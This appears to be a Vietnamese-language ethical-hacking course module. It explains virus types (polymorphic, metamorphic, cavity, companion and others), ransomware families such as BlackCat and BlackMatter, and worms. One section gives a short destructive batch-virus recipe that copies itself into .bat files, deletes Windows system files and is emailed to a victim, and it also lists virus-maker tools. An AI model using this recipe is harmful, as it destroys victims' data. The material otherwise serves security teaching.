Một khóa mã hóa bao gồm một module giải mã và một bản sao mã hóa của mã, làm mã hóa cho virus. Khi hacker tiêm virus vào mục tiêu, trình giải mã sẽ được thực thi trước và giải mã phần thân của virus. Sau đó, phần thân virus được thực thi và được sao chép vào mục tiêu. Mỗi file bị nhiễm virus sử dụng một khóa mã hóa khác nhau. Các loại virus này sử dụng phép XOR trên mỗi byte với một khóa ngẫu nhiên. Kỹ thuật giải mã được sử dụng là “x” hoặc mỗi byte với một khóa ngẫu nhiên được tạo ra và lưu bởi virus gốc.




Working of encryption virus

Polymorphic Viruses

Các loại virus đa hình (polymorphic viruses) nhiễm bản thân nó vào một file với một bản sao mã hóa của code đa hình đã được giải mã bởi một module giải mã. Các loại virus đa hình này thay đổi code của chúng trong mỗi lần sao chép để tránh bị phát hiện. Chúng thực hiện điều này bằng cách thay đổi module mã hóa và chuỗi lệnh. Các cơ chế đa hình sử dụng bộ sinh số ngẫu nhiên trong quá trình thực hiện.

Một loại virus đa hình bao gồm ba thành phần: **code virus đã được mã hóa, tiến trình giải mã và bộ đổi gen**. Chức năng của tiến trình giải mã là giải mã code của virus. Nó chỉ giải mã code sau khi kiểm soát được máy tính. Bộ đổi gen tạo ra các tiến trình giải mã ngẫu nhiên, các tiến trình giải mã này thay đổi mỗi khi virus nhiễm vào một chương trình mới.

Virus đa hình mã hóa cả bộ đổi gen và code virus. Khi người dùng thực thi một chương trình bị nhiễm virus đa hình, tiến trình giải mã lấy hoàn toàn kiểm soát hệ thống, sau đó giải mã code virus và bộ đổi gen. Tiếp theo, tiến trình giải mã chuyển quyền kiểm soát hệ thống cho virus, virus tìm một chương trình mới để nhiễm. Trong RAM, virus tạo một bản sao của chính nó cũng như bản sao của bộ đổi gen. Ở đây, virus mã hóa các bản sao mới của cả code virus và bộ đổi gen.



Virus đa hình rất khó phát hiện do việc mã hóa phần thân virus và thay đổi tiến trình giải mã mỗi khi virus lây nhiễm. Đối với chương trình diệt virus, việc xác định các loại virus này là khó khăn vì không có hai lần lây nhiễm nào giống nhau.

Metamorphic Viruses

Virus biến dạng (metamorphic viruses) được lập trình sao cho mỗi lần lây nhiễm vào một file thực thi mới, chúng tự viết lại toàn bộ code của mình. Loại virus này rất phức tạp và sử dụng các engine để thực thi. Code biến dạng tự lập trình lại chính nó, nó ban đầu được dịch thành code tạm thời (một biến thể mới của cùng một virus nhưng có code khác nhau) và sau đó chuyển đổi lại thành code gốc. Với kỹ thuật này, thuật toán ban đầu vẫn nguyên vẹn, được sử dụng để tránh nhận diện signature bởi phần mềm diệt virus. Virus biến dạng hiệu quả hơn virus đa hình.


Quá trình biến đổi phần thân virus có mức độ đơn giản đến phức tạp, phụ thuộc vào kỹ thuật được sử dụng. Một số kỹ thuật được sử dụng để biến dạng virus bao gồm:

- Disassembler

- Expander
- Permutator
- Assembler

Phần thân virus được biến đổi theo các bước sau:


1. Chèn dead code
2. Thay đổi biểu thức
3. Sắp xếp lại các lệnh
4. Sửa đổi tên biến
5. Mã hóa code chương trình
6. Sửa đổi cấu trúc điều khiển của chương trình



Overwriting File or Cavity Viruses


Một số chương trình đều có các không gian trống nào đó bên trong chúng. **Cavity virus**, còn được gọi là **space fillers**, ghi đè một phần của file cần nhiễm bằng một hằng số (thường là *nulls*), mà không làm tăng độ dài của file trong khi vẫn giữ nguyên chức năng của nó. Việc duy trì kích thước file không đổi khi nhiễm virus cho phép virus tránh bị phát hiện. Cavity hiếm khi được tìm thấy do tính không khả dụng của các file chủ và sự phức tạp của code.

Thiết kế mới của file thực thi Windows là Portable Executable (PE) giúp cải thiện tốc độ tải chương trình nhưng nó để lại một khoảng trống cự thê trong file trong quá trình thực thi, mà cavity virus có thể sử dụng để chèn vào.



Companion/Camouflage Viruses

Virus đồng hành (companion virus) lưu trữ chính nó với tên như file chương trình mục tiêu. Khi file được thực thi, virus xâm nhập vào máy tính và thay đổi dữ liệu trên ổ cứng. Virus đồng hành sử dụng DOS để chạy các file COM trước khi thực thi các file EXE. Virus này cài đặt một file COM giống hệt và lây nhiễm các file EXE.




Working of companion virus/ camouflage virus

Quá trình hoạt động của virus đồng hành như sau: Khi virus đồng hành đang chạy trên máy tính, nó tìm kiếm xung quanh và tình cờ tìm thấy một file có tên *notepad.exe*. Lúc này, virus tạo một file mới có tên *notepad.com*, chứa chính virus. Thông thường, virus đặt file này trong cùng thư mục với file .exe, tuy nhiên nó cũng có thể đặt ở bất kỳ thư mục nào khác. Khi người dùng gõ “*notepad*” và nhấn Enter, DOS thực thi file *notepad.com* thay vì *notepad.exe* (theo trình tự, DOS sẽ thực thi các file COM trước, sau đó là EXE và sau đó là BAT có cùng tên gốc, nếu tất cả các file đều nằm trong cùng một thư mục). Virus lúc này sẽ thực thi và lây nhiễm thêm các file khác (nếu có), sau đó nó tải và thực thi file *notepad.exe*. Người dùng thường không nhận ra sự hiện diện của virus. Việc phát hiện virus đồng hành rất dễ dàng chỉ bằng việc kiểm tra sự tồn tại của file COM trong hệ thống.

File Extension Viruses

Các loại virus sửa đổi phần mở rộng của file, gọi là “File Extension Viruses”. Ví dụ, một file có tên *BAD.TXT.VBS* sẽ được hiển thị chỉ là *BAD.TXT* nếu ta đã tắt hiển thị phần mở rộng. Trong trường hợp này, ta có thể nghĩ rằng đó là một file văn bản thông thường và mở nó.

Nhưng thực tế, nó là một file virus thực thi Visual Basic Script và có thể gây ra hậu quả nghiêm trọng.



Screenshot displaying Folder Options Window


FAT Viruses

Virus FAT là một loại virus tấn công vào *File Allocation Table (FAT)*, một hệ thống được sử dụng trong các sản phẩm của Microsoft và một số loại máy tính khác để truy cập thông tin lưu trữ trên đĩa. Bằng cách tấn công vào FAT, virus có thể gây ra tổn hại nghiêm trọng. Một số virus được thiết kế để nhúng chính nó vào các file để khi FAT truy cập vào file đó, virus sẽ được kích hoạt. Một số khác có thể tấn công trực tiếp vào FAT như ghi đè lên file, thư mục gây mất mát dữ liệu vĩnh viễn. Nếu virus FAT đủ mạnh, nó có thể làm cho máy tính không thể sử dụng, buộc người dùng phải format lại ổ đĩa.

Về cơ bản, một virus FAT phá hủy index, từ đó làm cho máy tính không thể xác định vị trí các file. Virus có thể lan rộng vào các file khi FAT cố gắng truy cập chúng, gây tổn hại cho toàn bộ máy tính dần dần. Loại virus này thường xuất hiện dưới dạng các file bị hỏng, bị thiếu hoặc không thể truy cập.


Add-on Viruses

Add-on Viruses gắn thêm code của chúng vào code gốc mà không làm bất kỳ thay đổi nào đối với code gốc hoặc di chuyển code gốc để chèn code của chúng vào đầu tiên.



Intrusive Viruses

Các loại virus xâm nhập (intrusive viruses) ghi đè toàn bộ hoặc một phần code bằng code của nó.



Module 7. Phần 5: Giới thiệu Ransomware và Worm

Ransomware

Giới thiệu

Ransomware là một loại phần mềm độc hại có khả năng hạn chế quyền truy cập vào hệ thống máy tính bị nhiễm và các file cũng như tài liệu quan trọng được lưu trữ trên đó. Sau đó, nó yêu cầu người dùng thanh toán tiền chuộc để có thể khôi phục dữ liệu. Ransomware có thể mã hóa các file trên ổ cứng hệ thống hoặc đơn giản chỉ khóa hệ thống và hiển thị thông điệp nhằm lừa người sử dụng thanh toán tiền chuộc.

Ransomware thường lan truyền dưới dạng Trojan, xâm nhập vào hệ thống qua email có chứa file đính kèm và các phương thức khác. Sau khi được thực thi, ransomware mã hóa dữ liệu của nạn nhân, chỉ có thể được giải mã bởi người lập trình ra ransomware đó. Trong một số trường hợp, người sử dụng bị hạn chế tương tác bằng cách sử dụng một payload đơn giản.

Một số họ ransomware phổ biến:


- Cerber

- RansomEXX
- XingLocker
- NETWALKER
- Conti
- QNAPCrypt
- Thanos
- Maze
- WastedLocker
- Ryuk

Một số ransomware phổ biến

BlackCat

BlackCat là một cuộc tấn công ransomware đáng sợ được viết bằng ngôn ngữ Rust và được biết đến rộng rãi dưới tên gọi ALPHA (AlphaVM, AlphaV). Nó được phát hiện lần đầu vào cuối tháng 11 năm 2021. Ransomware này nhắm vào hầu hết các hệ điều hành từ Windows, Linux đến VMware ESXi. Đây là một ransomware được tạo ra đặc biệt bao gồm 4 quy trình mã hóa và hỗ trợ nhiều thuật toán mã hóa như ChaCha20 và AES. Ransomware này được cung cấp dưới dạng dịch vụ ransomware (RaaS).




BlackCat: A New Rust-based Ransomware Malware Spotted in the Wild

Sử dụng BlackCat, hacker có thể nhắm vào các ngành công nghiệp CNTT trên toàn thế giới để đòi tiền chuộc từ nạn nhân dưới dạng Bitcoin và Monero. Cuộc tấn công chủ yếu tập trung vào việc làm đứt kết các thiết bị và tiến trình, ứng dụng, máy ảo trong quá trình mã hóa.

BlackCat sử dụng các chiến thuật lừa đảo người dùng bằng cách sử dụng các ứng dụng có lỗ hổng và các bộ công cụ crack để truyền payload của nó.

BlackMatter

BlackMatter là một ransomware nguy hiểm được viết bằng ngôn ngữ C. Nó được phát hiện vào năm 2021 và được coi là một phần mở rộng của các ransomware đáng sợ khác như DarkSide và REvil. Ransomware này chủ yếu nhắm vào các thiết bị chạy hệ điều hành Windows, nhưng cũng có thể tấn công các thiết bị chạy Linux. Hacker chủ yếu nhắm vào các tổ chức có doanh thu cao, trừ những công ty đã bị tấn công bằng DarkSide và REvil.



BlackMatter ransom note

Ransomware này sử dụng các khóa mã hóa như khóa công khai RSA và khóa AES để khởi tạo và thực hiện mã hóa Salsa20 trên các file mục tiêu. Quá trình mã hóa được tạo ra theo cách sao cho file đã mã hóa chứa một module giải mã đặc biệt. BlackMatter cũng được cung cấp dưới dạng RaaS, nó còn có thể làm đứt kết các file khác và đóng tất cả các tiến trình và ứng dụng khác đang chạy trong quá trình mã hóa file. Bằng cách sử dụng loại ransomware này, hacker cũng có thể kiểm soát các domain controller, ACL và các UACs khác.

Cách tạo Virus đơn giản

Hacker có thể xâm nhập vào hệ thống bằng cách sử dụng virus theo các bước sau:

- Tạo Virus
- Lan truyền và triển khai Virus

Viết chương trình đơn giản

Các bước sau đây được thực hiện để viết một chương trình virus đơn giản:

1. Tạo một tệp batch **Game.bat** với đoạn văn bản sau: **@ echo off for %%f in (.bat) do copy %%f+ Game.bat del c:\Windows***.
2. Chuyển đổi file batch *Game.bat* thành file *Game.com* bằng cách sử dụng công cụ **bat2com**
3. Gửi file *Game.com* dưới dạng file đính kèm qua email tới nạn nhân
4. Khi nạn nhân thực thi file *Game.com*, nó sẽ sao chép chính nó vào tất cả các file .bat trong thư mục hiện tại trên máy tính và xóa tất cả các file trong thư mục Windows.

Sử dụng các công cụ tạo Virus

- DELmE's Batch Virus Maker
- Bhavesh Virus Maker SKW
- Deadly Virus Maker
- SonicBat Batch Virus Maker
- TeraBIT Virus Maker
- Andreinick05's Batch Virus Maker

Worms

Khái niệm sâu máy tính

Worm máy tính là các chương trình độc hại hoạt động độc lập, tự động sao chép và lan truyền qua mạng mà không cần sự can thiệp của con người. Hacker thường thiết kế worm để sao chép và lan truyền trên mạng, dẫn đến việc tiêu thụ tài nguyên quá mức cũng như làm quá tải các máy chủ khiến chúng không phản hồi và bị nghẽn. Một số worm cũng mang theo payload nhắm gây hại cho hệ thống máy chủ.

Worm là một dạng con của virus. Sau khi Internet phát triển rộng rãi, hacker chủ yếu tập trung vào và nhắm vào hệ điều hành Windows. Hacker sử dụng payload worm để cài đặt backdoor trên các máy tính bị nhiễm, biến chúng thành zombie và tạo thành mạng botnet. Botnet này sau đó được sử dụng để tấn công mạng. Một số worm máy tính nổi tiếng bao gồm:

- Monero
- Bondat
- Beapy


Sự khác nhau giữa Virus và Worm

Virus	Worm
Virus xâm nhập vào hệ thống bằng cách chèn chính nó vào một file hoặc chương trình thực thi.	Worm xâm nhập vào hệ thống bằng cách lợi dụng lỗ hổng trong hệ điều hành hoặc ứng dụng bằng cách sao chép chính nó.
Virus có thể xóa hoặc thay đổi nội dung của các file hoặc thay đổi vị trí của file trong hệ thống.	Worm thường không sửa đổi bất kỳ chương trình đã lưu trữ nào; nó chỉ lợi dụng CPU và bộ nhớ.
Virus thay đổi cách hoạt động của hệ thống máy tính mà không có sự đồng ý hay hiểu biết của người dùng.	Worm tiêu thụ băng thông mạng, bộ nhớ, ... gây quá tải cho máy chủ và hệ thống máy tính.
Một virus không thể lan truyền đến các máy tính khác trừ khi một file bị nhiễm được sao chép và gửi đến các máy tính khác.	Worm có thể sao chép và lan truyền thông qua IRC, Outlook hoặc các chương trình gửi mail khác sau khi được cài đặt vào hệ thống.
Virus lan truyền với tốc độ đồng nhất, theo chương trình đã được lập trình.	Worm lan truyền nhanh hơn so với virus.
Virus khá khó để loại bỏ khỏi các máy tính bị nhiễm.	So với virus, worm có thể dễ dàng loại bỏ khỏi hệ thống.

Difference between virus and worm

Công cụ Internet Worm Maker Thing

